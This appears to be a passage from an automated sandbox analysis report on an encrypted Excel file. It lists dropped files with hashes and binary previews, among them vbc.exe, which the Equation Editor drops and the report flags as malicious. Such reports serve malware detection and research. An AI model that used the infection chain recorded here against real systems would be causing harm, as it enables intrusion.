Category:	dropped
Size (bytes):	10202
Entropy (8bit):	7.870143202588524
Encrypted:	false
SSDEEP:	192:hxKBFo46X6nPHvGePo6ylZ+c5xlYYY5spgpb75DBcld7jcnM5b:b740lylZ+c5xlYF5Sgd7tBednd
MD5:	66EF10508ED9AE9871D59F267FBE15AA
SHA1:	E40FDB09F7FDA69BD95249A76D06371A851F44A6

SHA-256:	461BABBDFFDCC6F4CD3E3C2C97B50DDAC4800B90DDBA35F1E00E16C149A006FD
SHA-512:	678656042ECF52DAE4132E3708A6916A3D040184C162DF74B78C8832133BCD3B084A7D03AC43179D71AD9513AD27F42DC788BCBEE2ACF6FF5E7FEB5C3648B35
Malicious:	false
Preview:	.PNG.....IHDR.....|.....sRGB.....gAMA.....a.....pHYs.....o.d..'oIDATx^.k...u.D.R.b\J"Y.*.".d.|pq..2.r,.U.#.)F.K.n.).JI)."....T....!....`/H. ...\<...K...DQ"..]..(RI..>.s..t..w.>..U....>.....s/....1./^..p.....Z.H3.y..:..<.....[...@[.....Z.`E....Y:{,.<y..x....O.....M....M.....:..tx..*.....'o..kh.0./.3.7.V...@t.....x.....~...A.?w....@...A]h.0./.N..^,h.....D.....M..B..a}a.a.i.m...D.....M..B..a}a.a.....A]h.0.....P41..-.....&.!...!.x.....(.....e..a :.+.|.Ut.U_.....2un.....F7[.z.?...&..qF}.}..]I...+..J.w.~Aw....V..-.....B, W.5..P.y....>[.....q.t.6U<..@.....qE9.nT.u...`..AY.?...Z<.D.t...HT..A.....8.)..M...k\...v...`..A..?.N.Z<.D.t.Htn.O.sO...0..wF...W.#H...!p....h...|.V+Kws2/.....W*....Q.,...8X.)c...M..H.|.h.0....R..Mg!...B...x..;....Q..5.....m.;.Q./9..e"{Y.P..1x...FB!....C.G.....41.....@t@W.....B/.n.b...w..d....k'E..&..%|.4SBt.E?..m...eb*?.....@.....a :.+H...Rh..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\652ED133.jpeg

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 160x160, frames 3
Category:	dropped
Size (bytes):	4396
Entropy (8bit):	7.884233298494423
Encrypted:	false
SSDEEP:	96:1rQzp0lms5HqrrVflQ9MS5Bmy9CSKgpEfSgHk4oPQwb/BD+qSzAGW:1UF0EmEiSS3mKbbpDSk4oYwbBD+qKAX
MD5:	22FEC44258BA0E3A910FC2A009CEE2AB
SHA1:	BF6749433E0DBCDA3627C342549C8A8AB3BF51EB
SHA-256:	5CD7EA78DE365089DDDF47770CDECF82E1A6195C648F0DB38D5DCAC26B5C4FA5
SHA-512:	8ED1D2EE0C79AFAB19F47EC4DE880C93D5700DB621ACE07D82F32FA3DB37704F31BE2314A7A5B55E4913131BCA85736C9AC3CB5987BEE10F907376D76076E7CA
Malicious:	false
Preview:	......JFIF..... ....+!.$...2"3*7%"0....."....."..........#....."....!1."AQa..q.#2R....BS.....$3Tb.4D%Crs.....!R...AQa..1.."Sbq.....?....A.s..M...K.w.....E.....!2.H...N.,E.+.i.z.!....-IInD..G....]L.u.R.lV...%aB.k.2mR.<..=."a.u...}},....:..C..I...A9w.....k.....>. .Gi.....f.l...2..)..T...JT....a$t5..)..."... .. ..Gc..eS.$....6..._=.... d ....HF-.~.$s.9."T.nSF.pARH.@H..=y.B..IP."K$...u.h]*.#'zZ...2.hZ...K.K..b#s&...c@K.AO.*.}.6....\..i....."J..-.l/....c.R...f.l.$.....U.>..LNj.....G....wuF.5*...RX.9.-(D.[$..[...N%.29.W,...&i.Y6..q.xi.....o...IJe.B.R+.&..a.m..1.$.,)5.)/..w.1.....v.d..l...bB..JLj]wh.SK.L.....%S....NAI.)B7I.e..4.5...6.....L.j...eW.=..u....#I...li..l....`R.o.<.....C.`L2...c...W..3.\...K...%.a..M.K.l.Ad...6).H?..2.Rs..3+.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\929BD04E.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 150 x 150, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	5396
Entropy (8bit):	7.915293088075047
Encrypted:	false
SSDEEP:	96:f8W/+DRQgDhhXoFGUAAX5QLwh9eDYfaiy3cHIOZ7NLXgGFMtu4vPWY1TIwD4i:f8agQgDhhXoFGUP2Lwh98YfaxcHIOPLo
MD5:	590B1C3ECA38E4210C19A9BCBAF69F8D
SHA1:	556C229F539D60F1FF434103EC1695C7554EB720
SHA-256:	E26F068512948BCE56B02285018BB72F13EEA9659B3D98ACC8EEBB79C42A9969
SHA-512:	481A24A32C9D9278A8D3C7DB86CAC30303F11C8E127C3BB004B9D5E6EDDF36830BF4146E35165DF9C0D0FB8C993679A067311D2BA3713C7E0C22B5470862B97
Malicious:	false
Preview:	.PNG.....IHDR.....<.q.....IDATx..Yo.....}.B.Z-9.";r..F..A..h....)z.~.~. .M.....ia..]'Qc[ri.Dm.%R.>.9..S[.B....yn$.y.yg...9.y.{..i.t..ix<.N.....Z.....}.H..A.o..[..\Gm..a....er.m....f!....$133..."..........R..h4.x.^.Earr.?..O..qz{{.....322...@Gm..y.?~L2..Z...:....0p..x<..n7.p.z..G....@.uVVV....t....x.vH<...h...J...h.(..a...O>.GUU....\|.2..\ .....p....q..P.....(.....0p.\<~..x<...2.d...E..:.H.+.7..y...n.&.i"I.{.8..-..o.....q.fX.G..... .%.....f.....=.(.\|>.....===<x....!L.$..R.....:.....Bww7.h...E.^G.e.^/..R(.H$....TU%...v._.].ID....N'..=bdd..7oR..i6...a..4g.....B.@&.....\|>...?299I&.!....:....nW.4...?.....\|..G..I....+.....@WW..J.d2.....&.J155u.s>..K....iw.@..C.$<.....H$...D.4..... ....Fy..!.x....W_}.O..S<...D...UUeii.d2.....T...O.Z.X,.....j..nB....Q..p8..R..>.N..j....eg.....V.....Q.h4.....$I"...u..m.!.... ..1*...6.>.....,....xP.....\.c.&.x.B.@$.!.Ju4.z.y..1.f.T*.$I.J%....u.....qL.P(..F.....*....\....^..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\9CB02B7A.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	2647
Entropy (8bit):	7.8900124483490135
Encrypted:	false
SSDEEP:	48:H73wCcD5X+ajENpby1MTln0V1oPd8V8EAWG09tXIa1iBINm4YwFi9:H73KAajQPiMWJG08a1qINm4jU9
MD5:	E46357D82EBC866EEBDA98FA8F94B385
SHA1:	76C27D89AB2048AE7B56E401DCD1B0449B6DDF05
SHA-256:	B77A19A2F45CBEE79DA939F995DBD54905DED5CB31E7DB6A6BE40A7F6882F966
SHA-512:	8EC0060D1E4641243844E596031EB54EE642DA965078B5A3BC0B9E762E25D6DF6D1B05EACE092BA53B3965A29E3D34387A5A74EB3035D1A51E8F2025192468F3
Malicious:	false

Preview:	.PNG........IHDR............../....EPLTE......................o...ttu`aaLML.s;.../-,................~_)$....IDATx..].b.*....Y\.....o..4...bl.6.1...Y.".\|.2A@y.../...X.X..X..2X.........o.Xz}go.*m..UT. DK...ukX.....t.%..iB......w.j.1].].m....._)T...Z./.%.tm..Eq...v...wNX@.I..'$CS:e.K.Un.U.v......*.P.j. .5.N.5,..B]....y..2!..^.?...5..A...>"....)...}.*.....{[e4(.Nn....x.,....t.1..6.....}K).$ .I.%n$b..G.g.w.....M..w..B.......tF".Ytl..C.s.~)..<@"......-..._.(x...b..C..........;5.=.......c...s.....>.E;g.#.hk.Q..g,o;Z`.$.p&.8..ia...La....~XD.4p...8......HuYw.~X.+&Q.a.H.C..ly..X..a.? O.yS,C.r..........Xbp&.D..1.....c.cp..G.....L.M..2..5...4..L.E..`.`9...@...A.....A.E;...YFN.A.G.8..>aI.I.,...K..t..].FZ...E..F....Do../.d.,..&.f.e!..6.......2.;..gNqH`...X..\...AS...@4...#.. ...!D}..A_....1.W..".S.A.HIC.I'V...2..~.O.A}N........@K.B./...J,.E.....[`I>.F....v...:,..H..K.om.E..S29kM/..z.W...hae..62z%}y..q..z...../M.X..)....B eC..........x.C.42u...W...7.7.7

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\AE1C341.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 160x160, frames 3
Category:	dropped
Size (bytes):	4396
Entropy (8bit):	7.884233298494423
Encrypted:	false
SSDEEP:	96:1rQzp0lms5HqrrVflQ9MS5Bmy9CSKgpEfSgHk4oPQwb/BD+qSzAGW:1UF0EmEiSS3mKbbpDSk4oYwbBD+qKAX
MD5:	22FEC44258BA0E3A910FC2A009CEE2AB
SHA1:	BF6749433E0DBCDA3627C342549C8A8AB3BF51EB
SHA-256:	5CD7EA78DE365089DDDF47770CDECF82E1A6195C648F0DB38D5DCAC26B5C4FA5
SHA-512:	8ED1D2EE0C79AFAB19F47EC4DE880C93D5700DB621ACE07D82F32FA3DB37704F31BE2314A7A5B55E4913131BCA85736C9AC3CB5987BEE10F907376D76076E7 CA
Malicious:	false
Preview:	......JFIF... ....+!.$...2"3*7%"0...................".........................".............#............"..!1."AQa..q.#2R. ...BS.....$3Tb.4D%Crs...!R...AQa..1.."Sbq..............?....A.s..M...K.w.....E......!2.H...N.,E.+.i.z.!....-IInD..G....]L.u.R.lV...%aB.k.2mR.<..=."a.u...} },....:..C..I...A9w.....k.....>. .Gi......f.l...2..)..T...JT....a$t5..)..."... .. ..Gc..eS.$....6..._=.... d ....HF-.~.$s.9."T.nSF.pARH.@H..=y.B..IP."K$...u.h]*.#'zZ...2.hZ...K.K..b#s&. ..c@K.AO.*.}.6....\..i....."J..-.I/....c.R...f.I.$.....U.>..LNj..........G....wuF.5*...RX.9.-(D.[$..[...N%.29.W,...&i.Y6.:q.xi.......o...lJe.B.R+.&..a.m..1.$.,)5.)/..w.1......v.d..l...bB..JL j]wh.SK.L.....%S....NAI.)B7I.e..4.5...6......L.j...eW.=..u....#I...li..l....`R.o.<.......C.`L2...c...W..3.\...K...%.a..M.K.l.Ad...6).H?..2.Rs..3+.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\DE86A7F7.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false
Preview:	.PNG........IHDR..............P.l....sRGB.........gAMA......a.....pHYs...t...t..f.x..+.IDATx...|.e............{......z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.l.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555........c...xo.Z.X.J...Lhv.u.q..C..D......-...#n...!.W..#...x.m..&.S........cG.... s..H.=......,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."............(..1$..)..[..c&t..ZHv..5....3#..~8... .Y..............e2...?.0.t.R}ZI..`.&.......rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'......^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.......O.....$2.=\|.0.0..A.v..j....h..P.Nv......,.0....z=...I@8m.h.:]..B.q.C.......6...8qB......G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z......>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll..........W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\F757D4B9.png	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 458 x 211, 8-bit/color RGB, non-interlaced
Category:	dropped
Size (bytes):	11303
Entropy (8bit):	7.909402464702408
Encrypted:	false
SSDEEP:	192:O64BSHRaEbPRI3iLtF0bLLbEXavJkkTx5QpBAenGIC1bOgjBS6UUijBswpJuaUSt:ODy31IAj0bL/EKvJkVFgFg6UUijOmJJN
MD5:	9513E5EF8DDC8B0D9C23C4DFD4AEECA2
SHA1:	E7FC283A9529AA61F612EC568F836295F943C8EC
SHA-256:	88A52F8A0BDE5931DB11729D197431148EE9223B2625D8016AEF0B1A510EFF4C
SHA-512:	81D1FE0F43FE334FFF857062BAD1DFAE213EED860D5B2DD19D1D6875ACDF3FC6AB82A43E46ECB54772D31B713F07A443C54030C4856FC4842B4C31269F6134 D
Malicious:	false
Preview:	.PNG........IHDR..............P.l....sRGB.........gAMA......a.....pHYs...t...t..f.x..+.IDATx...|.e............{......z.Y8..Di*E.4*6.@.$$....+!.T.H/..M6..RH.l.R.!AC...>3;3;..4..~...>3.<.<..7. <3..555........c...xo.Z.X.J...Lhv.u.q..C..D......-...#n...!.W..#...x.m..&.S........cG.... s..H.=......,...(((HJJR.s..05J...2m.....=..R..Gs....G.3.z..."............(..1$..)..[..c&t..ZHv..5....3#..~8... .Y..............e2...?.0.t.R}ZI..`.&.......rO..U.mK..N.8..C...[..\....G.^y.U.....N.....eff.....A....Z.b.YU....M.j.vC+\.gu..0v..5...fo.....'......^w..y....O.RSS....?.."L.+c.J....ku$._...Av...Z...*Y.0. z..zMsrT.:.<.q.....a.......O.....$2.=\|.0.0..A.v..j....h..P.Nv......,.0....z=...I@8m.h.:]..B.q.C.......6...8qB......G\.."L.o..[)..Z.XuJ.pE..Q.u.:..$[K..2.....zM=`.p.Q@.o.LA../.%....EFsk:z...9 .z......>z..H,.{{{...C....n..X.b....K.:..2,...C....;.4....f1,G.....p|f6.^._.c..'"Qll..........W.[..s..q+e.:.|..(....aY..yX....}...n.u..8d...L...:B."zuxz..^..m;p..(&&....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\FF502F.png

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PNG image data, 139 x 180, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	3747
Entropy (8bit):	7.932023348968795
Encrypted:	false
SSDEEP:	96:4apPN/1Cb2ItR9rXu7p6mtnOCRxMJZtFtQcgBF5c2SGA:1Pp1kRROtrRxSyRjST1
MD5:	5EB99F38CB355D8DAD5E791E2A0C9922
SHA1:	83E61CDD048381C86E3C3EFD19EB9DAFE743ADBA
SHA-256:	5DAC97FDBD2C2D5DFDD60BF45F498BB6B218D8BFB97D0609738D5E250EBBB7E0
SHA-512:	80F32B5740ECFECC5B084DF2C5134AFA8653D79B91381E62A6F571805A6B44D52D6FD261A61A44C33364123E191D974B87E3FEDC69E7507B9927936B79570C86
Malicious:	false
Preview:	.PNG.....IHDR......./.....tEXtSoftware.Adobe ImageReadyq.e<...]PLTE.....&f|}\\].....5G}..._l....778.....IDATx..]...<.nh...../)....;..~; .U..>.i.$..0*..QF@.)."..,../._,.y,...z....c.wul{.Xt.!f.%.!.!....X..<....)..X...K.....T.&h.U4.x.....*.....v;.R.a..i.B.....A.T`.....v....N..u.....NG.....e....}.4=."{.+..''..7.n....Qi5....4....(.....&... ....e...].t...C'.eYFmT..1..CY.c.t.....G./.#..X....{.q.....A..\|.N.i.<Y1.^>..j..Zlc....[<.z..HR.....b..@.)..U...:-...9'.u. ..-sD..,h....oo...8..M.8.*.4.....*.f..&X..V.....#.BN..&>R..... &.Q.&A}Bl9.-.G.wd`.$...\.....5<..O.wuC....I.....<....(j.c,...%.9..'.....UDP.*@...#.XH.....<V...!.../...(<.../..,...l6u...R...:..t..t.....m+....OI.....+X._..|S.x.6..W..../sK.}a..]EO..../....yY .._6..../U.Q.|Z,`.:r.Y.B...I.Z.H...f....SW..}.k.?.^.'..F....?*n1|.?./.....#~|.y.r.j..u.Z...).....F.,m.....6..&..8."o...^..8.B.w...R.\..R.

C:\Users\user\AppData\Local\Temp\Pyknisk.dat

Process:	C:\Users\Public\vbc.exe
File Type:	data
Category:	dropped
Size (bytes):	67065
Entropy (8bit):	6.6304639756916615
Encrypted:	false
SSDEEP:	1536:/4hyDx26jHEn+GRp9RxjB6JG5ixTugnzsU:D9Vs1pTxV6JGsugzR
MD5:	270B01C8C789557B4D6DEEDFDB1050AD
SHA1:	3445451F85C3BD8824E984977A71268FA4F82240
SHA-256:	6A7FB12A3EE8E9F070024D4573FF1A058451179EC46A1AD2ABC8D2B704E82F37
SHA-512:	69ADFE79E91881FD1A075F57CC1B2B4EFC75FF464546AA8C52EE858B4ED70AF65E61946C952A848491A4CA0629A2E3C86A62DDF6A05DB56C1A35553D392A04 F
Malicious:	false
Preview:	9....._f9.9..?.u.f9.....u.8.....u....8.....9....u.....bg9....b.D-f9....(~..9.9.....8.9...R.>..f9.....>..f9.S..u...8.8.Z8..1.9.9..4..BG..9.....f9.9.u.8.9.W9.8.....K...?.CG.S.^.s.y...w`.'.tn.... ....9D..n\U.Xgz.,e..../..~...(..]#...i. .....=....1i.z.=..._UG..*..E.O*..R.....}|V.3qv%.w.7..e.J2q..'....cT..g..P+5..MA...7*S.[{..L.....N.....%pb....8._4.....8...G...~./.d..:.m.Ax..... .....?..3:....G..UG..Pr.....~.Pv.....*.o.....Rh.k.....WD.9 >z.k.....Rk.k.....RW.=.....{..>~F.BG..G.B.....{.=..... .....Y.....?

C:\Users\user\AppData\Local\Temp\nsb1814.tmp\System.dll

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L.....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X. .....text.... ....."..... ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B..... ....

C:\Users\user\AppData\Local\Temp\secur32.dll

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	23040
Entropy (8bit):	5.575148216618883
Encrypted:	false
SSDEEP:	384:A9zuL7jiVVvNORNHzTdXaP4osxlUoLYuC/NWiOCW:A8zc2RJdqP4oLoQ/8
MD5:	E1FA0E4751888A35553A93778A348A24
SHA1:	98667AE0AB2D955E69C365D62F2DD1A8C839E14E
SHA-256:	A074AA8C960FF9F9F609604DB0B6FEFDD454CEB746DE6749753A551FE7B99B51
SHA-512:	E93E62CC3FFBC2621FD87BD6DAEDF3699799217B49A006D4A891CDBFE4DD89B33DA258C6A4D8CC28FF615CC0F033D83BF761502169D05A6FC9CBC5FF5FC2A BF1
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....4...p...p...p...y.7.d...d...s...p...K...d...v...d...q...d...v...d.[.q...d...q...Ri chp.....PE..L.....!.....<..... .....P.....Q.....@E.....P3.....`.....X...`...T.....`.....1..... .....text...~;.....<..... ..`.data...8....P.....@.....@....idata..D....`.....D.....@..@.didat..0....p.....N.....@....rsrc.....P.....@..@.reloc.. X.....V.....@..B..... .....

C:\Users\user\AppData\Local\Temp\sxsstore.dll

Process:	C:\Users\Public\vbc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	23040
Entropy (8bit):	6.138116359523764
Encrypted:	false
SSDEEP:	384:4j1Pm6AenqNEb9jGvRtb30lEVybDPukC+Rfb6ql4PrxWpmWZr:xlMsP4l2ybJawRr
MD5:	3F305E85F2751C4AA1A4EFDF3240EDA6
SHA1:	FBD849B83E98E5D0F2A2B2F8E3649ADA7078B2E9
SHA-256:	95444BF7752F9092FE00CA6F96FD170820026ED990B1EA59CE34524978B4EB12
SHA-512:	3BC1B150ACC164818C169448E7BCD8BEC7780278E60581E3A21722BE947BDF6016D7A99FB1F06E59057F71A3C965CD882CA974EAF288172D5285B1CEA93769C
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....O.I...'...'...'.....'...$...'...#...'...&.B.'...&...'...''...'...'...'.....'.....'...%.. .'.Rich..'.....PE..L.....{.....!.....B.....pH.....`.....P....@A.....PQ.....(q.....T.....h..... ....p..$.....text....A.....B..... ..`.data.....`.....F.....@....idata.....p.....H.....@..@.rsrc.....R.....@..@.reloc.....V..... .@..B..... .....

C:\Users\user\AppData\Local\Temp\~DF12666A7CD415755E.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34 BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF505DD9AFA69CB501.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped

Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Users\user\AppData\Local\Temp\~DF5384EF3ECDAC44CB.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	CDFV2 Encrypted
Category:	dropped
Size (bytes):	191800
Entropy (8bit):	7.957948536702047
Encrypted:	false
SSDEEP:	3072:ri+vYKahh4qHgG0XHCoJVUEmX1j+jrbr9qfXeqHe4O0ViaAb2PxFSfzw4+MdEPvS:GpCqHqiJEmX1j2rbpAXeqdOrPbxCMc5E
MD5:	E96BAF78F2A98321AE47D4D82E608124
SHA1:	E9EA3B397B7C2D5BE07845745F621AEF0D8D4DB0
SHA-256:	180125C408724BB6EF0037C028439058D6F0B8326B679E02D7CBA8D24461C3BF
SHA-512:	A9320B25B8F28BFB93320A4D3D58C31DEBD94079D3902313429487DCED83E5E223481AC38DE4FCBC752D5C6C5B95F5B4B74A7DD03CFCA69C5C4523F3DE34D5C
Malicious:	false
Preview:	.....>..... ....!..."...#...$...%...&...'...(...)...*...+...,...-...../...0...1...2...3...4...5...6...7...8...9...:...;...<...=...>...?...@...A...B...C...D...E...F...G...H...I...J...K...L...M...N...O...P...Q...R...S...T...U...V...W...X...Y...Z...[...\...]...^..._...`...a...b...c...d...e...f...g...h...i...j...k...l...m...n...o...p...q...r...s...t...u...v...w...x...y...z...

C:\Users\user\AppData\Local\Temp\~DF928E213DED05A15C.TMP

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	512
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3::
MD5:	BF619EAC0CDF3F68D496EA9344137E8B
SHA1:	5C3EB80066420002BC3DCC7CA4AB6EFAD7ED4AE5
SHA-256:	076A27C79E5ACE2A3D47F9DD2E83E4FF6EA8872B3C2218F66C92B89B55F36560
SHA-512:	DF40D4A774E0B453A5B87C00D6F0EF5D753143454E88EE5F7B607134598294C7905CCBCF94BBC46E474DB6EB44E56A6DBB6D9A1BE9D4FB5D1B5F2D0C6ED34BFE
Malicious:	false
Preview:	....

C:\Users\user\Desktop\~$7027521.xlsx

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58

Malicious:	**true**
Preview:	.user ..A.l.b.u.s. . . . .

C:\Users\Public\vbc.exe

Process:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Category:	dropped
Size (bytes):	170120
Entropy (8bit):	7.49730405573374
Encrypted:	false
SSDEEP:	3072:TbG7N2kDTHUpou0lvStHlquLNLb+tAGGTCXIQOKGDYq8rmIdaDm2ghplPd:TbE/HUMFSeKSWSIQOKGDwiIoDyhplV
MD5:	0DCB37FF90B93B7A3225707B1AF111B8
SHA1:	E43402BD22A03687FC4FBE36CBB607ECC7BC1A0F
SHA-256:	4468C48F99C92E56BB04921A42676511C64B39F9AE99FCD08F2A10251618BAF2
SHA-512:	AF5D2C9D6F3EEFEACE0E9F4907251F0EB80494988A607C40B4CDA1F0EA6EE23F1D888D12F9724F6BE16EAEBA52A46F6E79136EC3D4DA0410D6E034E629E091D6
Malicious:	**true**
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf.sV..Pf..V`..Pf.Rich.Pf..... .....PE..L...Z.Oa.....j.....-5.....@.....|.....@..... .....text....h.....j..... ..`.rdata.....n.....@..@.data.....@....ndata...`...`.....rsrc.....@..@..... ....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.957948536702047
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	7027521.xlsx
File size:	191800
MD5:	e96baf78f2a98321ae47d4d82e608124
SHA1:	e9ea3b397b7c2d5be07845745f621aef0d8d4db0
SHA256:	180125c408724bb6ef0037c028439058d6f0b8326b679e02d7cba8d24461c3bf
SHA512:	a9320b25b8f28bfb93320a4d3d58c31debd94079d3902313429487dced83e5e223481ac38de4fcbc752d5c6c5b95f5b4b74a7dd03cfca69c5c4523f3de34d45c
SSDEEP:	3072:ri+vYKahh4qHgG0XHCoJVUEmX1j+jrbr9qfXeqHe4O0ViaAb2PxFSfzw4+MdEPvS:GpCqHqiJEmX1j2rbpAXeqdOrPbxCMc5E
File Content Preview:	.....>.....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior


TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
